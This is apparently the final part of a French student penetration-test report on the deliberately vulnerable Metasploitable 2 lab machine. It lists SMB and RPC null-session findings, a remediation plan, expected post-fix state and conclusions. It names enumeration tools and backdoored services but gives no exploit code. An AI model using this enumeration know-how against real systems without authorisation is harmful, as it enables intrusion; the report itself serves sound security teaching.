Impact	Confidentialité : élevée (identifiants exposés) — Intégrité : faible — Disponibilité : faible
Sévérité / Criticité	Moyenne
Cause racine	Chemins sensibles listés dans robots.txt. Répertoires accessibles sans authentification. Directory listing activé.
Recommandation	Ne pas lister de chemins sensibles dans robots.txt. Protéger les répertoires sensibles par authentification ou restriction d'accès. Désactiver le directory listing (Options -Indexes). Supprimer les fichiers contenant des identifiants en clair.
Validation après correction	Fichier robots.txt ne listant plus de chemins sensibles. Accès aux répertoires refusé (403).

7.32 VULN-31 — SMB Null Session (port 445)

ID / Nom	VULN-31 — SMB Null Session
----------	----------------------------

Description	Le serveur Samba autorise les sessions SMB null (identifiants vides), permettant l'énumération non authentifiée des partages réseau, des comptes utilisateurs et des informations système via enum4linux et smbclient.
Actif concerné	192.168.159.128 — SMB — Port 445/tcp
Preuve / Indicateurs	preuve
Impact	Confidentialité : élevée (énumération de comptes) — Intégrité : faible — Disponibilité : faible
Sévérité / Criticité	Élevée
Cause racine	Configuration Samba autorisant les sessions null (map to guest = bad user).
Recommandation	Désactiver les sessions null dans smb.conf (restrict anonymous = 2). Exiger l'authentification pour tout accès SMB.
Validation après correction	smbclient -L avec identifiants vides refusé.

7.33 VULN-32 — RPC Null Session : énumération de comptes (port 111)

ID / Nom	VULN-32 — RPC Null Session : énumération de comptes
Description	Le service SMB RPC permet un accès non authentifié via session vide. Un attaquant peut utiliser rpcclient avec enumdomusers pour lister tous les comptes utilisateurs du système sans credentials.
Actif concerné	192.168.159.128 — RPC — Port 111/tcp
Preuve / Indicateurs	preuve
Impact	Confidentialité : élevée (énumération de comptes) — Intégrité : faible — Disponibilité : faible

Sévérité / Criticité	Élevée
Cause racine	RPC accessible sans authentification. Sessions null autorisées.
Recommandation	Forcer l'authentification RPC. Désactiver les sessions null (restrict anonymous = 2). Bloquer le port 111 au pare-feu si non nécessaire.
Validation après correction	rpcclient avec session vide refusée.

8. Plan de correction et durcissement

8.1 Approche de priorisation

Le plan ci-dessous classe les actions selon deux axes : la priorité (basée sur la criticité et l'exploitabilité) et l'effort requis. Les actions « quick wins » à faible effort et fort impact sont traitées en premier.

N°	Action	Vulnérabilité(s)	Priorité	Effort	Responsable	Statut
1	Désactiver le service BindShell (port 1524) — supprimer l'entrée dans /etc/inetd.conf	VULN-06	P1 — Critique	Faible	Équipe	Non appliqué
2	Désactiver les r-services (rexec, rlogin, rsh) dans /etc/inetd.conf	VULN-11	P1 — Critique	Faible	Équipe	Non appliqué
3	Désactiver Telnet dans /etc/inetd.conf	VULN-03	P1 — Critique	Faible	Équipe	Non appliqué
4	Définir un mot de passe root MySQL et restreindre bind-address à 127.0.0.1	VULN-13	P1 — Critique	Faible	Équipe	Non appliqué
5	Changer le mot de passe VNC (mot de passe fort ≥ 12 caractères)	VULN-08	P1 — Critique	Faible	Équipe	Non appliqué

6	Désactiver FTP (vsftpd 2.3.4) ou migrer vers SFTP	VULN-01	P1 — Critique	Faible	Équipe	Non appliqué
7	Désactiver ou restreindre NFS (/etc/exports) — supprimer l'export / *	VULN-09	P1 — Critique	Faible	Équipe	Non appliqué
8	Désinstaller UnrealIRCd (ports 6667/6697)	VULN-10	P1 — Critique	Faible	Équipe	Non appliqué
9	Désactiver Java RMI (port 1099) et distccd (port 3632)	VULN-05, VULN-12	P1 — Critique	Faible	Équipe	Non appliqué
10	Désactiver WebDAV ou exiger authentification, interdire l'exécution PHP dans /dav/	VULN-18	P1 — Critique	Faible	Équipe	Non appliqué
11	Modifier les identifiants par défaut (Tomcat Manager, DVWA, ProFTPD, PostgreSQL, msfadmin)	VULN-07, VULN-15, VULN-17, VULN-19	P1 — Critique	Faible	Équipe	Non appliqué
12	Mettre à jour Samba vers une version corrigeant CVE-2007-2447 (>= 3.0.25)	VULN-04	P1 — Critique	Moyen	Équipe	Non appliqué
13	Mettre à jour OpenSSH vers >= 8.x, régénérer les clés hôte	VULN-02	P2 — Élevée	Moyen	Équipe	Non appliqué
14	Mettre à jour PHP (corriger CVE-2012-1823) et PostgreSQL	VULN-16, VULN-07	P2 — Élevée	Moyen	Équipe	Non appliqué
15	Bloquer le port AJP 8009 au pare-feu ou configurer secretRequired	VULN-14	P2 — Élevée	Faible	Équipe	Non appliqué
16	Désactiver les sessions SMB null (restrict anonymous = 2)	VULN-31, VULN-32	P2 — Élevée	Faible	Équipe	Non appliqué

17	Corriger les vulnérabilités applicatives web (SQLi, XSS, LFI, CSRF, Command Injection, File Upload) — assainissement des entrées, requêtes préparées, tokens CSRF, CSP	VULN-20 à VULN-29	P2 — Élevée	Élevé	Équipe	Non appliqué
18	Supprimer les fichiers sensibles exposés (accounts.txt), corriger robots.txt	VULN-30	P3 — Moyenne	Faible	Équipe	Non appliqué
19	Déployer un pare-feu local (iptables/ufw) n'autorisant que les services nécessaires	Toutes	P1 — Critique	Moyen	Équipe	Non appliqué
20	Activer la journalisation centralisée (syslog, auth.log) et la surveillance des connexions	Toutes	P3 — Moyenne	Moyen	Équipe	Non appliqué

8.2 Axes de durcissement général

- **Patching** : mettre à jour tous les logiciels vers les dernières versions stables (OpenSSH, Samba, PHP, MySQL, PostgreSQL, Apache, Tomcat).
- **Arrêt des services inutiles** : désactiver tous les services non essentiels (Telnet, r-services, BindShell, IRCd, distccd, Java RMI, VNC, NFS).
- **Renforcement des mots de passe** : imposer des mots de passe forts pour tous les comptes système et applicatifs, supprimer les comptes par défaut.
- **Pare-feu** : déployer iptables/ufw avec une politique de refus par défaut (deny all), n'autorisant que les ports strictement nécessaires.
- **Moindre privilège** : faire tourner les services sous des comptes dédiés non-root, restreindre les permissions fichiers.
- **Journalisation** : activer et centraliser les logs d'authentification et d'accès pour la détection d'anomalies.

9. Vérification finale

- Résumé des vulnérabilités corrigées.
- Vulnérabilités restantes et justification (risque accepté, contrainte technique, etc.).

Note : Les corrections ci-dessous n'ont pas été appliquées sur l'environnement de laboratoire dans le cadre de ce projet. Ce tableau présente l'état attendu après application du plan de correction décrit en [Section 8](#).

9.1 Résumé comparatif

Indicateur	Avant correction	Après correction (attendu)
Nombre total de ports TCP ouverts	30+	2–3 (SSH moderne, HTTP si nécessaire)
Services avec backdoors actives	3 (vsftpd, BindShell, UnrealIRCd)	0
Services avec accès root sans authentification	5 (BindShell, r-services, VNC, NFS, Telnet)	0
Bases de données accessibles sans mot de passe	2 (MySQL root, PostgreSQL)	0
Applications web avec identifiants par défaut	3 (DVWA, Tomcat Manager, ProFTPD)	0
Vulnérabilités applicatives web (SQLi, XSS, LFI, etc.)	10+	0 (assainissement des entrées)
Protocoles non chiffrés actifs	4+ (Telnet, FTP, r-services, VNC)	0 (SSH uniquement)
Vulnérabilités critiques	17	0

Vulnérabilités élevées	10	0
Vulnérabilités moyennes	6	0
Score de sécurité global	Très faible	Acceptable pour un environnement de laboratoire

9.2 Détail des corrections attendues par service

Service	Port(s)	État avant	Action	État après attendu
vsftpd 2.3.4	21	Ouvert, backdoor, login anonyme	Désactivé / Remplacé par SFTP	Fermé
OpenSSH 4.7p1	22	Actif, algorithmes dépréciés	Mise à jour >= 8.x	Actif, algorithmes modernes
Telnet	23	Ouvert, identifiants exposés	Désactivé	Fermé
Apache httpd 2.2.8	80	WebDAV ouvert, PHP CGI vulnérable, apps web vulnérables	WebDAV sécurisé, PHP mis à jour, apps corrigées	Actif, sécurisé
RPCbind	111	Sessions null autorisées	Authentification exigée	Restreint
Samba	139, 445	CVE-2007-2447, sessions null	Mis à jour, sessions null désactivées	Actif, sécurisé
r-services	512–514	Accès root direct	Désactivés	Fermés

Java RMI	1099	RCE non authentifiée	Désactivé	Fermé
BindShell	1524	Shell root ouvert	Désactivé	Fermé
NFS	2049	Export / sans restriction	Désactivé ou restreint	Fermé ou restreint
ProFTPD	2121	Identifiants faibles	Désactivé	Fermé
MySQL 5.0	3306	Root sans mot de passe	Mot de passe fort, bind localhost	Accès local uniquement
distccd	3632	RCE non authentifiée	Désactivé	Fermé
PostgreSQL 8.3	5432	Identifiants par défaut	Mot de passe fort, accès restreint	Sécurisé
VNC	5900	Mot de passe « password »	Mot de passe fort ou désactivé	Sécurisé ou fermé
UnrealIRCd	6667, 6697	Backdoor CVE-2010-2075	Désinstallé	Fermés
Tomcat AJP	8009	Ghostcat	Port bloqué au pare-feu	Fermé
Tomcat Manager	8180	Identifiants par défaut	Identifiants modifiés, accès restreint	Sécurisé

9.3 Vulnérabilités restantes et justification

Dans un scénario réel, certaines vulnérabilités pourraient rester partiellement non corrigées pour les raisons suivantes :

- **Contrainte technique** : Metasploitable 2 repose sur un noyau Linux 2.6.24 (2008) qui ne reçoit plus de mises à jour de sécurité. Certains paquets ne peuvent pas être mis à jour sans changer de distribution.
- **Risque accepté** : dans un environnement de laboratoire isolé (Host-only), le risque résiduel est acceptable tant que la machine n'est jamais exposée à un réseau de production ou à Internet.

10. Conclusion

Ce projet d'audit de sécurité sur Metasploitable 2 nous a permis de mettre en pratique l'ensemble de la méthodologie d'un test d'intrusion, depuis la reconnaissance réseau jusqu'à l'exploitation des vulnérabilités et la formulation de recommandations de remédiation.

Au total, **32 vulnérabilités** ont été identifiées et documentées, dont **14 de criticité critique**, **12 de criticité élevée** et **6 de criticité moyenne**. Les vecteurs d'attaque exploités couvrent un large spectre : backdoors logicielles (vsftpd, UnrealIRCd, BindShell), protocoles non chiffrés (Telnet, FTP, r-services), identifiants par défaut ou faibles (MySQL, PostgreSQL, VNC, Tomcat, DVWA, ProFTPD), services exposés sans authentification (NFS, Java RMI, distccd, WebDAV, SMB null sessions), et vulnérabilités applicatives web classiques du Top 10 OWASP (injection SQL, injection de commandes, XSS reflété et stocké, LFI, CSRF, upload de fichiers sans restriction).

Compétences acquises :

- Maîtrise des outils d'audit (Nmap, Metasploit, enum4linux, Gobuster, Netcat, Cadaver).
- Compréhension approfondie des vulnérabilités réseau et applicatives, de leur impact et de leur exploitabilité.
- Capacité à rédiger un rapport d'audit structuré avec preuves, analyse d'impact et recommandations.
- Sensibilisation aux bonnes pratiques de durcissement système et réseau.

Limites du projet :

- L'environnement Metasploitable 2 est volontairement vulnérable et ne reflète pas la complexité d'un système de production réel.
- Les corrections n'ont pas toutes été appliquées et vérifiées par un re-scan complet.
- Les tests se sont limités aux ports TCP ; les services UDP n'ont pas été audités de manière exhaustive.
- L'élévation de privilèges post-exploitation n'a pas été systématiquement explorée.

Pistes de travail futures :

- Appliquer l'ensemble du plan de correction et réaliser un re-scan complet pour valider les remédiations.
- Étendre l'audit aux ports UDP et aux vulnérabilités noyau (kernel exploits).
- Explorer les scénarios de post-exploitation (pivoting, mouvement latéral, persistance).
- Tester des environnements plus réalistes (Metasploitable 3, HackTheBox, TryHackMe).
- Automatiser la détection de vulnérabilités avec des scanners dédiés (OpenVAS, Nessus).